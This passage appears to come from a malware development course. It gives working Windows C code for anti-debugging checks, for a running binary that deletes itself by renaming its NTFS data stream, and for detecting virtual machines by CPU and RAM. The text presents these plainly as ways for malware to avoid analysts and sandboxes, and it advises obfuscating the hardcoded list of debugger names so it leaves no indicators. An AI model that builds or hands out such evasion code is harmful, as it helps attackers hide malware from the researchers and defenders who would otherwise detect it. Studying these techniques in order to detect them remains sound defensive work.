#define FLG_HEAP_ENABLE_TAIL_CHECK   0x10#define FLG_HEAP_ENABLE_FREE_CHECK   0x20#define FLG_HEAP
_VALIDATE_PARAMETERS 0x40

BOOL IsDebuggerPresent3() {

  // getting the PEB structure
#ifdef _WIN64
  PPEB          pPeb = (PEB*)(__readgsqword(0x60));
#elif _WIN32
  PPEB          pPeb = (PEB*)(__readfsdword(0x30));
#endif// checking the 'NtGlobalFlag' element
```

```
  if (pPeb->NtGlobalFlag == (FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VA
LIDATE_PARAMETERS))
    return TRUE;

  return FALSE;
}
```

Detecting Debugger Via NtQueryInformationProcess

The `NtQueryInformationProcess` syscall will be utilized to detect debuggers via two flags, `ProcessDebugPort` and `ProcessDebugObjectHandle`.

Recall that `NtQueryInformationProcess` looks like the following

```
NTSTATUS NtQueryInformationProcess(
  IN    HANDLE           ProcessHandle,               // Process handle for which information is t
o be retrieved.
  IN    PROCESSINFOCLASS ProcessInformationClass,     // Type of process information to be retriev
ed
  OUT   PVOID            ProcessInformation,          // Pointer to the buffer into which the func
tion writes the requested information
  IN    ULONG            ProcessInformationLength,    // The size of the buffer pointed to by the
'ProcessInformation' parameter
  OUT   PULONG           ReturnLength                 // Pointer to a variable in which the functi
on returns the size of the requested information
);
```

ProcessDebugPort Flag

Microsoft's documentation on the `ProcessDebugPort` flag states the following:

Retrieves a DWORD_PTR value that is the port number of the debugger for the process. A nonzero value indicates that the process is being run under the control of a ring 3 debugger

In other words, if `NtQueryInformationProcess` returns a non-zero value received by the `ProcessInformation` parameter, the process is being actively debugged.

ProcessDebugObjectHandle Flag

The undocumented flag, `ProcessDebugObjectHandle`, works like the former `ProcessDebugPort` flag and is used to get a handle to the debug object handle of the current process which is created if the process is being debugged. A non-zero value

obtained by the `ProcessInformation` parameter through `NtQueryInformationProcess` implies active debugging of the process.

In the case where `NtQueryInformationProcess` fails to retrieve the debug object handle, it means it did not detect a debugger and will return the error code `0xC0000353`. Based on Microsoft's documentation on NTSTATUS Values, the error code is equivalent to `STATUS_PORT_NOT_SET`.

NtQueryInformationProcess Anti-Debugging Code

The `NtQIPDebuggerCheck` function uses both `ProcessInformation` & `ProcessDebugObjectHandle` to detect debuggers. The function returns `TRUE` if `NtQueryInformationProcess` returns a valid handle using both `ProcessDebugPort` and `ProcessDebugObjectHandle` flags.


```
BOOL NtQIPDebuggerCheck() {

  NTSTATUS                      STATUS                        = NULL;
  fnNtQueryInformationProcess   pNtQueryInformationProcess    = NULL;
  DWORD64                       dwIsDebuggerPresent           = NULL;
  DWORD64                       hProcessDebugObject           = NULL;

  // Getting NtQueryInformationProcess address
  pNtQueryInformationProcess = (fnNtQueryInformationProcess)GetProcAddress(GetModuleHandle(TEXT("N
TDLL.DLL")), "NtQueryInformationProcess");
  if (pNtQueryInformationProcess == NULL) {
    printf("\t[!] GetProcAddress Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Calling NtQueryInformationProcess with the 'ProcessDebugPort' flag
  STATUS = pNtQueryInformationProcess(
    GetCurrentProcess(),
    ProcessDebugPort,
    &dwIsDebuggerPresent,
    sizeof(DWORD64),
    NULL
  );

  if (STATUS != 0x0) {
    printf("\t[!] NtQueryInformationProcess [1] Failed With Status : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // If NtQueryInformationProcess returned a non-zero value, the handle is valid, which means we a
re being debugged
  if (dwIsDebuggerPresent != NULL) {
        // detected a debugger
```


```
    return TRUE;
  }

  // Calling NtQueryInformationProcess with the 'ProcessDebugObjectHandle' flag
  STATUS = pNtQueryInformationProcess(
    GetCurrentProcess(),
    ProcessDebugObjectHandle,
    &hProcessDebugObject,
    sizeof(DWORD64),
    NULL
  );

  // If STATUS is not 0 and not 0xC0000353 (that is 'STATUS_PORT_NOT_SET')
  if (STATUS != 0x0 && STATUS != 0xC0000353) {
    printf("\t[!] NtQueryInformationProcess [2] Failed With Status : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  // If NtQueryInformationProcess returned a non-zero value, the handle is valid, which means we a
re being debugged
  if (hProcessDebugObject != NULL) {
        // detected a debugger
    return TRUE;
  }

  return FALSE;
}
```

Detecting Debugger Via Hardware Breakpoints

This method is only valid if hardware breakpoints are set during debugging. Hardware breakpoints, also known as hardware debug registers, are a feature of modern microprocessors that pauses the process's execution when a specific memory address or event is triggered. Hardware breakpoints are implemented in the processor itself and are therefore faster and more efficient than the normal software breakpoints, which rely on the operating system or debugger to periodically check the program's execution.

When hardware breakpoints are set, specific registers change in value. The values of these registers can be used to determine if a debugger is attached to the process. If the registers `Dr0`, `Dr1`, `Dr2` and `Dr3` contain a non-zero value, then the hardware breakpoint is set. The following example places a hardware breakpoint on the `NtAllocateVirtualMemory` syscall using the xdbg debugger. Notice how the value of `Dr0` is changed from zero to `NtAllocateVirtualMemory`'s address.





Retrieving The Value Of The Registers

To retrieve the value of the `Dr` registers, the `GetThreadContext` WinAPI can be used. Recall the usage of `GetThreadContext` from the *Thread Hijacking* modules in which it was used to retrieve the context of a specified thread. The context was returned as a `CONTEXT` structure. This structure also includes the values of the `Dr0`, `Dr1`, `Dr2` and `Dr3` registers.

The `HardwareBpCheck` function detects the presence of a debugger by checking the values of the aforementioned registers. The function returns `TRUE` if a debugger is detected.

```
BOOL HardwareBpCheck() {

  CONTEXT    Ctx    = { .ContextFlags = CONTEXT_DEBUG_REGISTERS };

  if (!GetThreadContext(GetCurrentThread(), &Ctx)) {
    printf("\t[!] GetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  if (Ctx.Dr0 != NULL || Ctx.Dr1 != NULL || Ctx.Dr2 != NULL || Ctx.Dr3 != NULL)
    return TRUE; // Detected a debugger
```

```
  return FALSE;
}
```

Detecting Debuggers Via BlackListed Arrays

Another way to detect debugging processes can be done by checking the names of currently running processes against a list of known debugger names. This "blacklist" of names is stored in a hardcoded array. If a match is found between the name of a process and the blacklist, then a debugger application is running on the system.

Enumerating the processes running on the machine can be from any of the previously discussed techniques. For this scenario, the `CreateToolhelp32Snapshot` process enumeration technique will be used.

The blacklist array used is represented as the following

```
#define BLACKLISTARRAY_SIZE 5 // Number of elements inside the array

WCHAR* g_BlackListedDebuggers[BLACKLISTARRAY_SIZE] = {
    L"x64dbg.exe",                // xdbg debugger
    L"ida.exe",                   // IDA disassembler
    L"ida64.exe",                 // IDA disassembler
    L"VsDebugConsole.exe",        // Visual Studio debugger
    L"msvsmon.exe"                // Visual Studio debugger
};
```

The blacklist array should contain as many debugger names as possible in order to detect a wider range of debuggers. Additionally, the strings should be obfuscated via string hashing as debugger names in the binary could be used as IoCs.

The `BlackListedProcessesCheck` function uses the `g_BlackListedDebuggers` array as the blacklist processes array. It will return `TRUE` in case a process name matches with an element of `g_BlackListedDebuggers`


```
BOOL BlackListedProcessesCheck() {

  HANDLE        hSnapShot    = NULL;
  PROCESSENTRY32W   ProcEntry    = { .dwSize = sizeof(PROCESSENTRY32W) };
  BOOL        bSTATE      = FALSE;


  hSnapShot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);
```

```
  if (hSnapShot == INVALID_HANDLE_VALUE) {
    printf("\t[!] CreateToolhelp32Snapshot Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  if (!Process32FirstW(hSnapShot, &ProcEntry)) {
    printf("\t[!] Process32FirstW Failed With Error : %d \n", GetLastError());
    goto _EndOfFunction;
  }

  do {
    // Loops through the 'g_BlackListedDebuggers' array and comparing each element to the
    // Current process name captured from the snapshot
    for (int i = 0; i < BLACKLISTARRAY_SIZE; i++){
      if (wcscmp(ProcEntry.szExeFile, g_BlackListedDebuggers[i]) == 0) {
        // Debugger detected
        wprintf(L"\t[i] Found \"%s\" Of Pid : %d \n", ProcEntry.szExeFile, ProcEntry.th32ProcessI
D);
        bSTATE = TRUE;
        break;
      }
    }

  } while (Process32Next(hSnapShot, &ProcEntry));


_EndOfFunction:
  if (hSnapShot != NULL)
    CloseHandle(hSnapShot);
  return bSTATE;
}
```

Breakpoint Detection Via GetTickCount64

Breakpoints are used to pause the execution of a program at a specific point, allowing one to inspect the memory, registers state, variables and more.

The pause of execution can be detected by using the GetTickCount64 WinAPI. This function retrieves the number of milliseconds that have elapsed since the system was started. Analyzing the time taken by the processor between two `GetTickCount64` can indicate whether the malware is being debugged. If the time took longer than expected, it's safe to assume the malware is being debugged.



Detecting Delays

Breakpoints can be detected by calculating the average of T1 - T0 and storing it as a hardcoded value. When the output of T1 - T0 exceeds this value, the delay is likely caused by breakpoints. For example, if the output of T1 - T0 on the host machine is 20 seconds, but the output is greater than that during runtime, then there is a strong possibility that the delay between these two points is caused by a breakpoint. The original value should be increased slightly to account for processors that may be slower.

GetTickCount64 Anti-Debugging Code

The `TimeTickCheck1` function uses the described approach to detect breakpoints. The function returns `TRUE` if `dwTime2 - dwTime1` exceeds the average value of executing code in between, which is 50.

```
BOOL TimeTickCheck1() {

  DWORD dwTime1   = NULL,
        dwTime2   = NULL;

  dwTime1 = GetTickCount64();

/*
    OTHER CODE
*/

  dwTime2 = GetTickCount64();

  printf("\t[i] (dwTime2 - dwTime1) : %d \n", (dwTime2 - dwTime1));
```

```
  if ((dwTime2 - dwTime1) > 50) {
    return TRUE;
  }

  return FALSE;
}
```

Breakpoint Detection Via QueryPerformanceCounter

The QueryPerformanceCounter WinAPI is the same as the previously shown `GetTickCount64` WinAPI. The difference is that `QueryPerformanceCounter` uses a high-resolution performance counter provided by the hardware which can measure time in increments of nanoseconds whereas `GetTickCount64` uses a time counter that increments every millisecond. Note that `QueryPerformanceCounter` retrieves the performance-counter value in counts rather than milliseconds.

The `TimeTickCheck2` function uses the `QueryPerformanceCounter` WinAPI to detect breakpoints. It returns TRUE if `Time2.QuadPart - Time1.QuadPart` exceeds the average value of executing code in between, which is 100000 counts.

```
BOOL TimeTickCheck2() {

  LARGE_INTEGER Time1 = { 0 },
                Time2 = { 0 };

  if (!QueryPerformanceCounter(&Time1)) {
    printf("\t[!] QueryPerformanceCounter [1] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

/*
    OTHER CODE
*/

  if (!QueryPerformanceCounter(&Time2)) {
    printf("\t[!] QueryPerformanceCounter [2] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  printf("\t[i] (Time2.QuadPart - Time1.QuadPart) : %d \n", (Time2.QuadPart - Time1.QuadPart));

  if ((Time2.QuadPart - Time1.QuadPart) > 100000){
    return TRUE;
  }
```

```
  return FALSE;
}
```

Detecting Debugger Via DebugBreak

DebugBreak causes the breakpoint exception, `EXCEPTION_BREAKPOINT`, to occur in the current process. This exception is supposed to be handled by a debugger if it is attached to the current process. The technique is to trigger the exception and see if a debugger attempts to handle this exception.

A `__try` and `__except` code block will be used to handle the exception from the `DebugBreak` call, and a GetExceptionCode call will be used to fetch the exception code generated in which case there are two possible scenarios:

1. If the exception fetched is `EXCEPTION_BREAKPOINT` then `EXCEPTION_EXECUTE_HANDLER` is executed, this means the exception was not handled by a debugger.
2. If the exception is not `EXCEPTION_BREAKPOINT`, meaning a debugger handled the raised exception (and not our try-except code block), then `EXCEPTION_CONTINUE_SEARCH` is executed, this force the debugger to be responsible for handling the raised exception.

The following `DebugBreakCheck` function returns `FALSE` if the `DebugBreak` WinAPI is successfully executed and the exception is not caught/handled by a debugger, and instead handled by our try-except code block, indicating that no debugger is attached to the current process.

```
BOOL DebugBreakCheck() {

  __try {
    DebugBreak();
  }
  __except (GetExceptionCode() == EXCEPTION_BREAKPOINT ? EXCEPTION_EXECUTE_HANDLER : EXCEPTION_CON
TINUE_SEARCH) {
    // if the exception is equal to EXCEPTION_BREAKPOINT, EXCEPTION_EXECUTE_HANDLER is executed an
d the function return FALSE
    return FALSE;
  }

  // if the exception is not equal to EXCEPTION_BREAKPOINT, EXCEPTION_CONTINUE_SEARCH is executed
and the function return TRUE
```

```
  return TRUE;
}
```

Detecting Debugger Via OutputDebugString

Another WinAPI that can be utilized in detecting debuggers is OutputDebugString. This function is used to send a string to the debugger to display. If a debugger exists, then `OutputDebugString` will succeed in performing its task.

One can run `OutputDebugString` and check if it failed using `GetLastError`, if it did, then `GetLastError` will return a non-zero error code. A non-zero error code in this case is equivalent to no debugger being present. If `GetLastError` returns zero then `OutputDebugString` succeeded in sending a string to a debugger.

The `OutputDebugStringCheck` function uses the above logic and returns `TRUE` if `OutputDebugStringW` succeeds. Additionally, it uses SetLastError to set the last error value to 1. This is simply to make sure that it is a non-zero value before the `OutputDebugString` call in order to reduce false positives.

```
BOOL OutputDebugStringCheck() {

  SetLastError(1);
  OutputDebugStringW(L"MalDev Academy");

  // if GetLastError is 0, then OutputDebugStringW succeeded
  if (GetLastError() == 0) {
    return TRUE;
  }

  return FALSE;
}
```

72. Anti-Debugging - Self-Deletion

Anti-Debugging - Self-Deletion

Introduction

During the previous module, multiple techniques were discussed to obstruct researchers and malware analysts from inspecting the malware and prevent them from understanding the functionality or creating signatures. This module will cover an advanced anti-debugging technique that works by making the malware to self-delete.


The NTFS file system

Before diving into self-deletion, it's important to understand how New Technology File System (NTFS) works. NTFS is a proprietary file system implemented as the primary file system for the Windows operating system. It surpasses its predecessors, FAT and exFAT, by offering features such as file and folder permissions, compression, encryption, hard links, symbolic links, and transactional operations. NTFS also offers enhanced reliability, performance, and scalability.


NTFS file system also supports alternate data streams. Files in NTFS file systems can have multiple streams of data in addition to the default stream, `:$DATA`. `:$DATA` exists for every file, providing an alternative means of accessing them.

Deleting A Running Binary

It is not possible to delete the current running process's binary on Windows since deleting a file normally requires that no other process is using it. The image below shows an unsuccessful attempt to delete the "Release" folder while having a file opened within that folder open.



Another example is shown using the DeleteFile WinAPI which deletes an existing file. The `DeleteFile` WinAPI fails with an `ERROR_ACCESS_DENIED` error.



One way to get around this is by renaming the default data stream `:$DATA` to another random name that represents a new data stream. After that, deleting the newly renamed data stream will result in the binary being erased from the disk, even while it's still running.

Retrieve File Handle

The first step of the process is to retrieve a handle of the target file, which is the local implementation's file. The file handle can be retrieved using the `CreateFile` WinAPI. The access flag must be set to `DELETE` to provide file deletion permissions.

Renaming The Data Stream


The next step to delete a running binary file is to rename the `:$DATA` data stream. This can be achieved by using the SetFileInformationByHandle WinAPI with the `FileRenameInfo` flag.

The `SetFileInformationByHandle` WinAPI function is shown below.

```
BOOL SetFileInformationByHandle(
  [in] HANDLE                    hFile,                    // Handle to the file for which to c
hange information.
  [in] FILE_INFO_BY_HANDLE_CLASS FileInformationClass,     // Flag value that specifies the typ
e of information to be changed
  [in] LPVOID                    lpFileInformation,        // Pointer to the buffer that contai
ns the information to change for
  [in] DWORD                     dwBufferSize              // The size of 'lpFileInformation' b
uffer in bytes
);
```

The `FileInformationClass` parameter should be a FILE_INFO_BY_HANDLE_CLASS enumeration value.

When the `FileInformationClass` parameter is set to `FileRenameInfo`, then `lpFileInformation` must be a pointer to the FILE_RENAME_INFO structure, this is mentioned by Microsoft as shown in the following image




FILE_RENAME_INFO Structure

The `FILE_RENAME_INFO` structure is shown below.

```
typedef struct _FILE_RENAME_INFO {
  union {
    BOOLEAN ReplaceIfExists;
    DWORD   Flags;
  } DUMMYUNIONNAME;
  BOOLEAN ReplaceIfExists;
  HANDLE  RootDirectory;
  DWORD   FileNameLength;   // The size of 'FileName' in bytes
  WCHAR   FileName[1];      // The new name
} FILE_RENAME_INFO, *PFILE_RENAME_INFO;
```

The two members that need to be set are `FileNameLength` and `FileName`. Microsoft's documentation explains how to define a new NTFS file stream name.




Therefore, `FileName` should be a wide-character string that starts with a colon (`:`).

Deleting The Data Stream

The last step is to delete the `:$DATA` stream to erase the file from the disk. To do so, the same `SetFileInformationByHandle` WinAPI will be used, with a different flag, `FileDispositionInfo`. This flag marks the file for deletion when its handle is closed. This is the flag Microsoft uses in the example section.

When the `FileDispositionInfo` flag is used, `lpFileInformation` must be a pointer to the FILE_DISPOSITION_INFO structure, this is mentioned by Microsoft as shown in the following image



The `FILE_DISPOSITION_INFO` structure is shown below.

```
typedef struct _FILE_DISPOSITION_INFO {
  BOOLEAN DeleteFile;       // Set to 'TRUE' to mark the file for deletion
} FILE_DISPOSITION_INFO, *PFILE_DISPOSITION_INFO;
```

The `DeleteFile` member must simply be set to `TRUE` to delete the file.

Refreshing File Data Stream

After calling `SetFileInformationByHandle` for the first time to rename the file's NTFS file stream, the file handle should be closed and re-opened with another `CreateFile` call. This

is done to refresh the file data stream so that the new handle contains the new data stream.

Self-Deletion Final Code

The `DeleteSelf` function shown below uses the described process to delete a file from the disk while it's running.

Everything in the code snippet below has been previously explained except for the GetModuleFileNameW WinAPI. This function is used to retrieve the path for the file that contains the specified module. If the first parameter is set to `NULL` (as in the code snippet below), then it retrieves the path of the executable file for the *current process*.


```
// The new data stream name
#define NEW_STREAM L":Maldev"


BOOL DeleteSelf() {


  WCHAR                     szPath [MAX_PATH * 2] = { 0 };
  FILE_DISPOSITION_INFO     Delete                = { 0 };
  HANDLE                    hFile                 = INVALID_HANDLE_VALUE;
  PFILE_RENAME_INFO         pRename               = NULL;
  const wchar_t*            NewStream             = (const wchar_t*)NEW_STREAM;
  SIZE_T                    sRename               = sizeof(FILE_RENAME_INFO) + sizeof(NewStrea
m);


    // Allocating enough buffer for the 'FILE_RENAME_INFO' structure
  pRename = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sRename);
  if (!pRename) {
    printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

    // Cleaning up some structures
  ZeroMemory(szPath, sizeof(szPath));
  ZeroMemory(&Delete, sizeof(FILE_DISPOSITION_INFO));

  //----------------------------------------------------------------------------------------
    // Marking the file for deletion (used in the 2nd SetFileInformationByHandle call)
  Delete.DeleteFile = TRUE;

    // Setting the new data stream name buffer and size in the 'FILE_RENAME_INFO' structure
  pRename->FileNameLength = sizeof(NewStream);
  RtlCopyMemory(pRename->FileName, NewStream, sizeof(NewStream));
```

```
  //---------------------------------------------------------------------------------------

    // Used to get the current file name
  if (GetModuleFileNameW(NULL, szPath, MAX_PATH * 2) == 0) {
    printf("[!] GetModuleFileNameW Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  //---------------------------------------------------------------------------------------
    // RENAMING

    // Opening a handle to the current file
  hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ, NULL, OPEN_EXISTING, NULL, NU
LL);
  if (hFile == INVALID_HANDLE_VALUE) {
    printf("[!] CreateFileW [R] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  wprintf(L"[i] Renaming :$DATA to %s  ...", NEW_STREAM);

    // Renaming the data stream
  if (!SetFileInformationByHandle(hFile, FileRenameInfo, pRename, sRename)) {
    printf("[!] SetFileInformationByHandle [R] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  wprintf(L"[+] DONE \n");

  CloseHandle(hFile);

  //---------------------------------------------------------------------------------------
    // DELEING

    // Opening a new handle to the current file
  hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ, NULL, OPEN_EXISTING, NULL, NU
LL);
  if (hFile == INVALID_HANDLE_VALUE) {
    printf("[!] CreateFileW [D] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  wprintf(L"[i] DELETING ...");

    // Marking for deletion after the file's handle is closed
  if (!SetFileInformationByHandle(hFile, FileDispositionInfo, &Delete, sizeof(Delete))) {
    printf("[!] SetFileInformationByHandle [D] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  wprintf(L"[+] DONE \n");

  CloseHandle(hFile);
```

```
  //----------------------------------------------------------------------------------------

    // Freeing the allocated buffer
  HeapFree(GetProcessHeap(), 0, pRename);

  return TRUE;
}
```

Demo

The image below shows the `SelfDeletion.exe` process running although the binary file was erased from disk.



73. Anti-Virtual Environments - Multiple Techniques

Anti-Virtual Environments - Multiple Techniques

Introduction

Anti-virtualization was already introduced in an earlier module. This module will go through Anti-Virtual Environment (AVE) techniques.

Anti-Virtualization Via Hardware Specs

Generally speaking, virtualized environments do not have full access to the host machine's hardware. The lack of full access to the hardware can be used by malware to detect if it's being executed inside a virtual environment or sandbox. Keep in mind that there is no guarantee of complete accuracy because the machine could simply be running with low hardware specs. The hardware specs that will be checked are the following:

- CPU - Check if there are fewer than 2 processors.
- RAM - Check if there are less than 2 gigabytes.
- Number of USBs previously mounted - Check if there are fewer than 2 USBs.

CPU Check

The CPU check can be done using the GetSystemInfo WinAPI. This function returns an SYSTEM_INFO structure that contains information about the system, including the number of processors.

```
SYSTEM_INFO   SysInfo   = { 0 };

GetSystemInfo(&SysInfo);
if (SysInfo.dwNumberOfProcessors < 2){
  // possibly a virtualized environment
}
```

RAM Check

Checking the RAM storage can be done via the GlobalMemoryStatusEx WinAPI. This function returns a MEMORYSTATUSEX structure containing information about the current state of the physical and virtual memory in the system. The RAM storage can be found through the `ullTotalPhys` member. It contains the amount of current physical memory in bytes.

```
MEMORYSTATUSEX MemStatus = { .dwLength = sizeof(MEMORYSTATUSEX) };

if (!GlobalMemoryStatusEx(&MemStatus)) {
  printf("\n\t[!] GlobalMemoryStatusEx Failed With Error : %d \n", GetLastError());
}

